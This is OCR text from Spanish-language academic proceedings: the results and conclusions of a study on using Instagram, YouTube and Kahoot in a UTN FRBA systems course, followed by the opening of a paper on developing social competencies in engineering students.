- *Fijar Historias dentro del Perfil*: ya que las Historias duran solamente 24 horas, se anclan todas aquellas que se consideran importantes para que los alumnos puedan visualizarlas en cualquier momento del cuatrimestre y de esta manera, repasar algunos conceptos antes de los parciales.
- *Encuestas*: como práctica para el parcial, durante el cuatrimestre, se utilizan las encuestas para publicar preguntas del estilo verdadero-falso, donde cada alumno pueda votar por "V" o "F", tal como se muestra en la figura 4. Una vez que la encuesta ha cerrado, al cabo de 24 horas, se publica un audio con la justificación de la respuesta correcta. En la figura 5 se observa el formato del audio, donde se detalla la pregunta, junto con la respuesta correcta. Las encuestas también se fijan dentro del perfil, de modo que los alumnos las tengan disponibles para su consulta.
- *Publicaciones*: se utilizan las publicaciones para difundir ejercicios junto con su resolución (figura 6) utilizándolas como complemento a la guía de trabajos prácticos que se emplea en la asignatura. También se utilizan para recordar temas importantes dados en clase y las tareas enviadas a cada curso. Dentro de las publicaciones se anuncian noticias importantes para que los alumnos puedan recordarlas y también chistes relacionados a los temas dictados como para distender a los alumnos.




Fig. 1: *Perfil de Instagram*



Fig. 2: *Tip Cursograma*



Fig. 3: *Tip Organigrama*




Fig. 4: *Ejemplo de Pregunta*



Fig. 5: *Ejemplo de Respuesta*




Fig. 6: *Ejemplo de Publicación*

2.2.3 Experiencia con Youtube

Se crea un canal de Youtube llamado "Sistemas y Organizaciones – UTN FRBA", con la portada que se visualiza en la figura 7. Dentro de este canal se suben cuatro videos. El primer video se refiere a la forma de ingresar y matricularse al aula virtual (provista como medio institucional por la facultad para la comunicación dentro del curso). Los otros tres videos subidos brindan consejos para el trabajo práctico anual.



Fig. 7: *Portada Canal de Youtube*

2.2.4 Experiencia con Kahoot!

Se realiza un primer cuestionario en el que se proponen modelos de preguntas del estilo opción múltiple que abarcan todos los temas correspondientes al primer cuatrimestre, y que fueron propuestas por cada ayudante de la asignatura. Una vez confeccionado este primer cuestionario, se procede al traspaso de un total de 60 preguntas a la plataforma. En la figura 8 se observa que cada una de las preguntas (llamadas *Quiz* por la misma plataforma) que se plantean tiene un tiempo de respuesta permitido, el cual es seleccionado en base a la longitud de la pregunta y a la cantidad de opciones para responderla.

Una vez creado el Kahoot, se proyecta en el aula de clase, de tal manera que los estudiantes puedan acceder a la plataforma desde las computadoras proporcionadas por los laboratorios de la facultad (o desde su dispositivo electrónico personal). Para ello, el responsable de realizar la actividad selecciona la opción *Classic* (figura 9), para que participen todos los presentes en la clase en forma individual.



Fig. 8: *Preguntas en la plataforma Kahoot*



Fig. 9: *Inicio del juego*

A continuación, la plataforma provee un *PIN* para que los participantes puedan acceder al cuestionario. La figura 10 muestra cómo ven los participantes la plataforma al momento de entrar. Allí deben ingresar el *PIN* antes mencionado, y posteriormente se les pedirá un nombre o usuario. Una vez que todos los jugadores se encuentren dentro, el responsable selecciona la opción de *Start* tal como se muestra en la figura 11.

Luego, se comienza a jugar en tiempo real, con sus compañeros, con el objetivo de encabezar la tabla de posiciones que muestra el sistema, mientras el docente se concentra en facilitar y discutir los contenidos académicos de cada Kahoot.

Cada pregunta al proyectarse se ve como muestra la figura 12, con sus respectivas opciones de respuesta, el

tiempo que poseen para responderla, y la cantidad de respuestas al momento.




Fig. 10: *Plataforma Kahoot antes del Comienzo del Juego*



Fig. 11: *PIN y Lista de Jugadores.*



Fig. 12: *Proyección de la Pregunta*

3. Análisis de Resultados

En esta sección se muestran los resultados obtenidos a partir de la participación de los alumnos en las tres herramientas utilizadas y las notas de los parciales evaluados luego de la experiencia realizada. En primera instancia, se muestra la participación de los seguidores en las encuestas publicadas dentro de la red social Instagram (sección 3.1), para evaluar la evolución de sus respuestas (sección 3.2.). En una segunda instancia, se muestra la participación de los alumnos en Youtube (sección 3.3) y en Kahoot (sección 3.4) para analizarla luego con los resultados de los parciales (sección 3.5). Asimismo, también se describen los resultados de una encuesta realizada a los alumnos luego de la experiencia del primer cuatrimestre (sección 3.6).

3.1 Participación de los Alumnos en Instagram

La cantidad de seguidores en Instagram que son un total de *255 seguidores*, representa un 92% de participación de los alumnos de los siete cursos en donde se realiza la experiencia. Si bien no es obligatoria la utilización de esta red social, muchos alumnos se crearon cuentas particulares para seguir a la asignatura a fin de poder practicar para el parcial contestando las encuestas y también poder recibir los consejos que se publican en dicha plataforma.

A lo largo del primer cuatrimestre, se publicaron un total de 22 preguntas del estilo verdadero-falso, ya que es una de las formas de evaluar la teoría en los exámenes parciales. En la figura 13 se observa, por un lado, que la participación de los seguidores tuvo un incremento al principio del cuatrimestre cuando se comenzaron a publicar las encuestas y luego al finalizar el cuatrimestre coincidiendo con las fechas de los parciales. Asimismo, se observa que la cantidad de seguidores que contestan las encuestas no supera los 110 seguidores, en contraste con la cantidad que ven las encuestas, sea tanto la pregunta como su justificación. Dado esto, se concluye que los alumnos prefieren no contestar las preguntas y esperan su respuesta correcta.




Fig. 13: *Seguidores que respondieron y vieron las Encuestas*

3.2. Evolución de las Encuestas Contestadas en Instagram

Considerando los seguidores que se involucraron en las encuestas y las constestaron, se puede observar en la figura 14, que la mayoría de las preguntas fueron contestadas en forma correcta, teniendo, sin embargo, un primer máximo de respuestas incorrectas en la primera pregunta que se realizó y luego algunos picos relacionados al tema que mas cuesta durante la cursada del primer cuatrimestre que es Metodología de Sistemas. Es por esto, que a partir de estos resultados, se realiza un seguimiento de este tema en cada uno de los cursos. Por otro lado, evaluando las respuestas de las encuestas, ocho de ellas tenían respuestas verdaderas mientras que catorce tenían respuestas falsas. Como se observa en la figura 15, aquellas que eran verdaderas se contestaron mejor que aquellas que eran falsas (donde hay un 48% de respuestas correctas para aquellas falsas y un 82 % para aquellas verdaderas). Dado esto, se puede concluir que las preguntas con respuestas falsas cuestan más en responderse.




Fig. 14: *Respuestas Correctas vs Respuestas Incorrectas en Instagram*




Fig. 15: *Respuestas Correctas vs Respuestas Incorrectas según sean Preguntas Verdaderas o Falsas en Instagram*

3.3. Participación de los Alumnos en Youtube

La cantidad de suscriptores al canal es de *104 suscriptores* que representa menos de la mitad de los alumnos de los siete cursos en donde se realiza la experiencia. A pesar de esta situación, el primer video referido a la forma de ingresar y matricularse al aula virtual posee 248 visualizaciones, mientras que los otros tres videos que brindan consejos para el trabajo práctico anual tienen entre 30 y 75 visualizaciones. Por lo tanto, como conclusión se observa la poca participación de los alumnos en esta red social.

3.4. Participación de los Alumnos en Kahoot!

El juego se realizó en todos los cursos como una actividad de aula. Fue recibido con mucho entusiasmo ya que competían entre los alumnos para poder ganarlo. Respecto a las preguntas realizadas quien quedaba en el puesto N° 1, obtenía aproximadamente un total de 49 respuestas correctas y 11 incorrectas, tal como se muestra en la figura 16.




Fig. 16: *Respuestas Correctas vs Respuestas Incorrectas en Kahoot*

Los participantes obtuvieron más respuestas incorrectas en las preguntas relacionadas con los Conceptos Importantes de Sistemas de Información y Metodología de Sistemas, y respecto a la parte práctica con el tema de Cursogramas.

3.5 Resultados de los Parciales

Al finalizar el cuatrimestre, se tomaron los primeros parciales en los cursos en donde se realizaron las experiencias con las tres herramientas. La parte teórica del parcial consisitó de dos de preguntas a desarrollar en donde los alumnos debían definir y relacionar los conceptos más importantes vistos en clase y cuatro preguntas del estilo verdadero-falso donde debían contestar por verdadero o falso y justificar su respuesta. Dentro de estas cuatro preguntas, una de ellas era igual a una de las preguntas publicadas en Instagram y otra era igual a una de las utilizadas en los cuestionarios de Kahoot, como se observa en la tabla 1.

Tabla 1: *Preguntas del Parcial relacionadas a las Preguntas de Instagrama y Kahoot.*

Pregunta de Parcial Similar a Instagram	***Pregunta de Parcial Similar a Kahoot***
Un objetivo bien definido debe ser específico, mensurable, consensuado realista y planificado.	Un problema estructurado es un problema difícil, desconocido.
Un producto software se encuentra formado por la aplicación y los manuales de usuario.	La clasificación "Interno - Externo" de la Actividad Comercial son según el criterio del lugar físico donde se realice la transacción.
Un ingeniero en sistemas de información construye artefactos o mecanismos basados en principios de las ciencias básicas	Una estrategia corporativa pone foco en estrategias a nivel humano.
La dualidad de mando se produce cuando un sector tiene un único subordinado.	El gerente de primera línea es responsable de tomar decisiones y de establecer planes.
En un cursograma no se pueden graficar operaciones en un sector externo.	La planeación formal está asociada con resultados humanos.

En la figura 17 se muestra un gráfico con los porcentajes promedios de respuestas correctas por cada pregunta. La pregunta 3 se encuentra relacionada a Instagram mientras que la pregunta 4 se relaciona con Kahoot. Si bien las preguntas 3 y 4 no se contestaron mejor que las otras, la segunda pregunta que hace referencia a los conceptos más importantes de la asginatura tuvo un 83% de respuestas correctas.




Fig. 17: *Respuestas Correctas vs Respuestas Incorrectas en Parcial (pregunta por pregunta)*

Asimismo, si se compara el resultado de todas las preguntas, tal como se observa en la figura 18, se contestaron un 70% de preguntas correctas en comparación al 30% que se contestó en forma incorrecta.




Fig. 18: *Respuestas Correctas vs Respuestas Incorrectas en Parcial*

3.6 Encuesta de Fin de Cuatrimestre

Luego de la experiencia realizada se efectúa una encuesta a los alumnos a fin de consultarles sobre su participación en ella. En la figura 19 se observan las respuestas de las preguntas referidas a Instagram, en la figura 20 las refereridas a Youtube mientras que en la figura 21 aquellas que se refieren a Kahoot.




Fig. 19: *Preguntas relacionadas a Instagram*



Fig. 20: *Preguntas relacionadas a Youtube*




Fig. 21: *Preguntas relacionadas a Kahoot*

Teniendo en cuenta estas respuestas, a los alumnos les parecen útiles tanto las preguntas publicadas en Instagram como las preguntas realizadas a través de la plataforma Kahoot. En cuanto a Instagram se observa que hay más alumnos que vieron las preguntas pero no se involucraron en contestarlas. Las justificaciones que ellos dan sobre la utilidad de estas dos herramientas se refieren a que fueron muy valiosas para repasar los conceptos vistos en la materia y para autoevaluarse, de forma de adquirir confianza antes de rendir el parcial. Asismimo, respecto a los videos subidos al canal de Youtube solo fueron vistos por un 28,8% pero aquellos que los vieron les resultaron útiles. Esto se verifica con lo observado en cada una de las herramientas.

Dentro de esta misma encuesta, se les consulta a los alumnos sobre que les gustaría seguir utilizando en el segundo cuatrimestre. Tal como se observa en la figura 22 se prefiere el uso de Instagram y Kahoot.




Fig. 22: *Pregunta relacionada al uso de las Herramientas*

4. Conclusiones

El presente trabajo describe una propuesta de integración y aplicación de Instagram, Youtube y Kahoot como herramientas para complementar el proceso de enseñanza-aprendizaje. La experiencia se desarrolla durante la primera parte del año 2019 en siete cursos de los días lunes, martes, jueves y viernes de la asignatura 'Sistemas y Organizaciones' de la carrera de Ingeniería en Sistemas de Información de la Facultad Regional Buenos Aires perteneciente a la Universidad Tecnológica Nacional.

A partir de los resultados obtenidos, se observa que los alumnos tuvieron una mejor interacción con Instagram y Kahoot mientras que Youtube solo fue utilizado para ver el primer video y luego su utilización decayó considerablemente. En Instagram, los alumnos interactúan consultando las preguntas publicadas como repaso previo al parcial pero no se involucran en ir contestandolas a medida que las preguntas son posteadas. Esto tiene como desventaja que no pueden consultar sus dudas durante las clases del cuatrimestre en donde los docentes pueden respondérselas. En Kahoot, los alumnos participaron durante las clases, por eso se involucraron mucho más jugando y compitiendo entre ellos. Las preguntas de Kahoot al ser realizadas terminando el cuatrimestre también les sirvió de ayuda como repaso de la teoría del parcial. Esto se comprobó en el porcentaje de preguntas correctas de teoría contestadas. Es por esto que se considera de gran utilidad la integración de las Tecnologías de la Información y Comunicación como aporte al proceso de enseñanza-aprendizaje como medio para que los alumnos puedan involucrarse en su propio aprendizaje. En este caso, pudiendo evaluar su nivel de conocimientos y tomando acciones para corregir lo desviado.

Como futura línea de trabajo, durante el segundo cuatrimestre se continúa con el uso de Instagram a fin de reforzar los temas más costosos de la asignatura. También se sigue con el uso de Kahoot haciendo hincapié en los conceptos de circuitos administrativos,

que es el tema más difícil que se ve en dicho cuatrimestre. Teniendo en cuenta esto, se realizará un Kahoot de diez/quince preguntas por cada uno de los circuitos, a fin de ir repasando cada uno a lo largo de la cursada. Asimismo, se subirán más videos a Youtube para difundir el uso de esta herramienta.

Referencias

[1]. Edel, R. (2004) *El Concepto de Enseñanza-Aprendizaje*. Revista Electrónica Red Científica. Ciencia, Tecnología y Pensamiento.

[2]. García, M. R. (2007). *Interacción y Comunicación en Entornos Educativos: Reflexiones Teóricas, Conceptuales y Metodológicas*. Revista de Asociación Nacional de Programas de Posgrado en Comunicación (E-Compós). Vol. 8. Disponible en https://doi.org/10.30962/ec.143 Último Acceso: 21/08/2019.

[3]. Betancur, D., Moreno, J. & Ovalle, D. A. (2009). *Modelo para la Recomendación y Recuperación de Objetos de Aprendizaje en Entornos Virtuales de Enseñanza/Aprendizaje*. Revista Avances en Sistemas e Informática, 6(1).

[4]. Esteve, F.M. & Gisbert, M. (2011) *El Nuevo Paradigma de Aprendizaje y las Nuevas Tecnologías*. Revista de Docencia Universitaria. REDU. Vol.9 (3). Pag.s 55 – 73. ISSN:1887-4592

[5]. Grupo GEMIS (2018) *Historia Grupo GEMIS*. Disponible en http://grupogemis.com.ar Último Acceso: 21/08/2019.

[6]. Universidad Tecnológica Nacional – Facultad Regional Buenos Aires (2008) *Perfil Profesional del Ingeniero en Sistemas de Información*. DISI. Disponible en https://goo.gl/DVzbL2 Último Acceso: 21/08/2019.

[7]. Straccia, L., Pytel, P., Vegega, C. & Pollo-Cattaneo, M.F. (2016) *Proyectos Educativos como Solución a Problemas Hallados en el Proceso de Enseñanza y Aprendizaje en una Cátedra de Ingeniería en Sistemas de Información*. XI Congreso de Tecnología en Educación y Educación en Tecnología. Universidad de Morón, Buenos Aires. ISBN 978-987-3977-30-5.

[8]. Universidad Tecnológica Nacional – Facultad Regional Buenos Aires (2008) *Programa de la carrera Ingeniería en Sistemas de Información (Plan 2008)*. DISI. Disponible en https://goo.gl/NFB2ET Último Acceso: 21/08/2019.

[9]. Universidad Tecnológica Nacional – Facultad Regional Buenos Aires (2008) *Programa de la asignatura 'Sistemas y Organizaciones'*. DISI. Disponible en https://goo.gl/P3WWQe Último Acceso: 21/08/2019.

[10]. Plawner, S., Pividori, A., Deroche, A., Vegega, C., Pytel, P., Straccia, L., Pollo-Cattaneo, M.F. (2016). *Aplicación Móvil que ayude al Proceso de Enseñanza y Aprendizaje en la Asignatura Sistemas y Organizaciones de la Carrera de Ingeniería en Sistemas de Información*. Memorias de 4to. Congreso Nacional de Ingeniería Informática y Sistemas de Información (CONAIISI 2016). Workshop de Educación en Ingeniería. Artículo 114. ISSN 2347-0372.

[11]. Cueli, J., Leguizamon, R., Diaz, E., Roldan, L., Chipian, R., Salmeron, L., Ortiz, M., Delucchi, P., Bernal, L., Basile, M., Mattes, A., Vegega, C., Pollo-Cattaneo, M.F. (2018) *Uso de Instagram como Herramienta Didáctica para el Proceso de Enseñanza-Aprendizaje*. Memorias de 6to. Congreso Nacional de Ingeniería Informática y Sistemas de Información (CONAIISI 2018). Workshop de Educación en Ingeniería. ISSN 2347-0372.

[12]. Instagram (2019) *About Us Instagram*. Disponible en https://www.instagram.com Último Acceso: 21/08/2019.

[13]. Vitconsblog, (2019) *World Map of Social Networks 2019*, Disponible en https://vincos.it/world-map-of-social-networks/ Último Acceso: 21/08/2019.

[14]. Carrier y Asociados (2019) *Radiografía de Redes*. Disponible en https://tinyurl.com/yy7r236n Último Acceso: 21/08/2019.

[15]. Youtube (2019) *Youtube* Disponible en https://www.youtube.com Último Acceso: 21/08/2019.

[16]. Alexa Internet, Inc (2019). Disponible en https://www.alexa.com/ Último Acceso: 21/08/2019.

[17]. Infobae (2015). *Susan Wojcicki, la CEO de YouTube que comprendió al público joven*. Disponible en: https://tinyurl.com/y6536ham Último Acceso: 21/08/2019.

[18]. Buzzetto-More, Nicole. (2015). *Student Attitudes Towards The Integration Of YouTube In Online, Hybrid, And Web-Assisted Courses: An Examination Of The Impact Of Course Modality On Perception*. MERLOT Journal of Online Learning and Teaching. Vol. 11, Nro. 1. Pags. 55-73.

[19]. Pérez Montero, E. (2013). *El Video: Herramienta de Asimilación de Contenidos en el Aula de Clase*. Revista de Tecnología. Journal Technology. Vol. 12, Nro. 1. Págs. 66-72.

[20]. Kahoot! (2019) *What is Kahoot!?* Disponible en https://bit.ly/2wihdKm Último Acceso: 21/08/2019.

[21]. Fernández-Mesa, A., Olmos, J. & Alegre, J. (2016). *Valor Pedagógico del Repositorio Común de Conocimientos para Cursos de Dirección de Empresas*. Revista d´innovació Educativa. Nro. 16. Pags. 39-47. ISSN: 1989-3477. Disponible en: https://doi.org/10.7203/attic.16.8044 Último Acceso: 26/08/2019.

[22]. Salinas, J. (2004). *Innovación Docente y Uso de las TIC en la Enseñanza Universitaria*. Revista de Universidad y Sociedad del Conocimiento. Vol.1, Nro. 1. Págs. 1-16. E-ISSN: 1698-580X.

[23]. Moya Fuentes, M., Carrasco Andrino, M. D. M., Jiménez Pascual, A., Ramón Martín, A., Soler García, C., & Vaello, T. (2016). *El Aprendizaje basado en Juegos: Experiencias Docentes en la Aplicación de la Plataforma Virtual" Kahoot"*. Jornadas de Redes de Investigación en Docencia Universitaria. ISBN: 978-84-608-7976-3.

[24]. Ortega Hermida, C. (2014) *Kahoot, una Plataforma Educativa basada en Juegos y Preguntas*. Disponible en: https://bit.ly/31mdqeG Último Acceso: 26/08/2019.

Desarrollo de Competencias Sociales en Estudiantes de Carreras de Ingeniería Mediante Estrategias de Aprendizaje Centrado en el Estudiante

Vanina Bottini
vbottini@frba.utn.edu.ar
Facultad Regional Buenos Aires
Universidad Tecnológica Nacional
Argentina

Guillermo Kalocai
gkalocai@uns.edu.ar
Universidad Nacional del Sur
Argentina

Juan María Palmieri
jpalmieri@utn.edu.ar
Facultad Regional Buenos Aires
Universidad Tecnológica Nacional
Argentina

Resumen

La aprobación de nuevos estándares para la acreditación de carreras de Ingeniería enfrenta a las universidades argentinas y a sus docentes al desafío de incorporar el desarrollo de competencias técnicas, sociales y actitudinales en sus diseños curriculares. Con base en los resultados de una encuesta realizada entre estudiantes de tres asignaturas de carreras de Ingeniería de dos universidades argentinas, esta investigación aborda la cuestión del desarrollo de competencias de trabajo en equipo y comunicación efectiva para la realización de actividades prácticas. Se seleccionan estrategias de aprendizaje centrado en el estudiante que promueven el desarrollo de estas competencias y se propone un modelo de aplicación para una de las asignaturas que será realizado y evaluado en el segundo semestre de 2019. Se espera poder extender la experiencia a las otras asignaturas involucradas.

Introducción.

El Consejo Federal de Decanos de Ingeniería (CONFEDI) de la República Argentina nace en 1988 con el propósito de anticipar escenarios y debatir y propiciar soluciones a las problemáticas universitarias planteadas en las Unidades Académicas de formación de Ingenieros. Las demandas contemporáneas a la Universidad han pasado de la formación enciclopédica (saber) a la dotación de competencias profesionales a sus egresados. Esto es, no solo conocimientos sino conocimientos en acción, que se traduce en conocimientos + habilidades para aplicarlos + actitudes + valores.

Atentos a estas nuevas demandas, en el año 2006 CONFEDI desarrolló un documento que define y presenta las "Competencias Genéricas de Egreso del Ingeniero Argentino". Tres años más tarde se publica el documento "Competencias Requeridas para el Ingreso a los Estudios Universitarios". En noviembre de 2013 la entidad suscribe y hace propia la "Declaración de Valparaíso sobre Competencias Genéricas de Egreso del Ingeniero Iberoamericano" y en mayo de 2018 aprueba el denominado "Libro Rojo" (disponible en: https://confedi.org.ar/librorojo/), titulado "Propuesta de Estándares de Segunda Generación para la Acreditación de Carreras de Ingeniería en la República Argentina". Este último es el corolario de todo el trabajo previo que en términos prácticos traduce el paradigma formativo de las competencias, lo proyecta en las regulaciones nacionales y logra una formulación de estándares propuestos con la aspiración de ser adoptados al efecto por los organismos de la Ley Argentina intervinientes.

En este marco, las Unidades Académicas de formación de Ingenieros se ven enfrentadas al desafío de incorporar la cuestión del desarrollo de las competencias requeridas (técnicas, sociales y actitudinales) en sus diseños curriculares y planes de estudio. Asimismo, la incorporación de estrategias para la enseñanza centrada en el estudiante resulta el método necesario para la eficaz formación y transformación del alumno universitario en el profesional dotado con las competencias que la sociedad demanda en la actualidad.

